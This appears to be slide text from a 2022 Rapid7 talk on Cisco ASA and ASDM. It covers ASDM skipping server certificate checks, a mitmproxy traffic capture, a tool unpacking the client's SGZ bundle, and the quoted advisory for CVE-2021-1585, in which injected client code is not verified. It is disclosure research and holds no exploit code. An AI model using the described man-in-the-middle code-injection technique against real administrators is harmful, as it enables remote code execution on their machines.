Do Not Trust the ASA, Trojans!

Jacob Baines
Lead Security Researcher, Rapid7
August 11, 2022


Adaptive Security Appliance (ASA)

Original ASA

ASA-X

ASA-X with FirePOWER Services

ASA Virtual Appliance (ASAv)



ASAv Product Landing Page

Sort of ASA

Firepower 2100 Series

Firepower 4100 Series

Secure Firewall ISA3000

ASA Service Module


Firepower 9300 Series

Firepower 1000 Series


Secure Firewall 3100 Series

ASA Software Landing Page

Adaptive Security Appliance (ASA)




Do Not Trust the ASA




https://t.me/learningnets

Adaptive Security Device Manager (ASDM)



ASDM Product Landing Page


Starting ASDM Client Overview



https://t.me/learningnets

ASDM Client Does Not Verify the Server Cert

ASDM/ASA Man in the Middle



Man in the Middle with mitmproxy

```
Flows
>> GET https://10.0.0.23/admin/login_banner
        ← 200 text/plain [no content] 7ms
   GET https://10.0.0.23/admin/version.prop
        ← 401 text/html 156b 7ms
   GET https://10.0.0.23/admin/version.prop
        ← 200 112b 17ms
   GET https://10.0.0.23/admin/pdm.sgz
        ← 200 47.56m 1.85s
   GET https://10.0.0.23/admin/asdm_banner
        ← 200 text/plain [no content] 7ms
   GET https://10.0.0.23/admin/exec/show+version/show+curpriv/perfmon+i
        ← 200 text/plain 2.65k 22ms
   GET https://10.0.0.23/admin/exec/show+module
        ← 200 text/plain 85b 15ms
   GET https://10.0.0.23/admin/exec/show+cluster+interface-mode
        ← 200 text/plain 26b 14ms
   GET https://10.0.0.23/admin/exec/show+cluster+info
        ← 200 text/plain 29b 18ms
   GET https://10.0.0.23/admin/exec/show+run+cluster+%7C+grep+vpn-mode
        ← 200 text/plain [no content] 18ms
```

What's in the SGZ?


```
albinolobster@ubuntu:~/getchoo/build$ ./getchoo ~/theway/build/output/pdm.sgz

  MM'""""""`MM            dP            dP
  M' .mmm. `M            88            88
  M  MMMMMMMM .d8888b. d8888P .d8888b. 88d888b. .d8888b. .d8888b.
  M  MMM   `M 88ooood8   88   88'  `"" 88'  `88 88'  `88 88'  `88
  M. `MMM' .M 88.  ...   88   88.  ... 88    88 88.  .88 88.  .88
  MM.     .MM `88888P'   dP   `88888P' dP    dP `88888P' `88888P'
  MMMMMMMMMMM

                        jbaines-r7

[+] File read. Size: 35855937
[+] Fingerprint: 2021CF9700264C3B20F18ACADA5AD950
[+] Unpacking to out.lzma
[+] End of lzma file extraction
[+] Decompressing to out
[+] Loading the decompressed file
[+] Creating ./tmp/ to write files into
[+] Creating tmp/SIGNATURE
[+] Creating tmp/env.properties
[+] Creating tmp/com/cisco/pdm/PDMApplet.class
[+] Creating tmp/hp.class
[+] Creating tmp/je.class
[+] Creating tmp/hu.class
[+] Creating tmp/go.class
[+] Creating tmp/hv.class
[+] Creating tmp/a4j.class
[+] Creating tmp/a4k.class
[+] Creating tmp/com/cisco/dmcommon/util/DMCommonEnv.class
[+] Creating tmp/org/apache/log4j/Category.class
[+] Creating tmp/f3.class
[+] Creating tmp/f2.class
[+] Creating tmp/f5.class
```

Contents of 7.18.1 SGZ

- 13472 class files
- 6 jars
- 1 prop file
- 4 properties files
- 3 txt files
- 1 SIGNATURE files

github.com/jbaines-r7/getchoo

SGZ Client Logic Isn't Verified (CVE-2021-1585)



Home / Cisco Security / Security Advisories

Cisco Security Advisory

Cisco Adaptive Security Device Manager Remote Code Execution Vulnerability

Medium

Advisory ID:	cisco-sa-asdm-rce-gqjShXW	CVE-2021-1585	Download CVRF
First Published:	2021 July 7 16:00 GMT	CWE-94	Email
Last Updated:	2021 August 5 15:49 GMT		
Version 1.2:	Final		
Workarounds:	No workarounds available		
Cisco Bug IDs:	CSCvw79912		
CVSS Score:	Base 7.5		

Summary

A vulnerability in the Cisco Adaptive Security Device Manager (ASDM) Launcher could allow an unauthenticated, remote attacker to execute arbitrary code on a user's operating system.

This vulnerability is due to a lack of proper signature verification for specific code exchanged between the ASDM and the Launcher. An attacker could exploit this vulnerability by leveraging a man-in-the-middle position on the network to intercept the traffic between the Launcher and the ASDM and then inject arbitrary code. A successful exploit could allow the attacker to execute arbitrary code on the user's operating system with the level of privileges assigned to the ASDM Launcher. A successful exploit may require the attacker to perform a social engineering attack to persuade the user to initiate communication from the Launcher to the ASDM.

Cisco has not released software updates that address this vulnerability. There are no workarounds that address this vulnerability.

Cisco Security Vulnerability Policy


To learn about Cisco security vulnerability disclosure policies and publications, see the Security Vulnerability Policy. This document also contains instructions for obtaining fixed software and receiving security vulnerability information from Cisco.

Subscribe to Cisco Security Notifications


Subscribe

Cisco ASDM RCE Vulnerability (CVE-2021-1585)

CVE-2021-1585 Exploited via Evil Endpoint



CVE-2021-1585 Exploits



Exploitation

- Missing SSL verification (No CVE) **plus** SGZ code not verified (CVE-2021-1585)

CVE-2021-1585

- Disclosed in July 2021 with no patch
- Failed patch in June 2022
- Remains unpatched as of July 2022

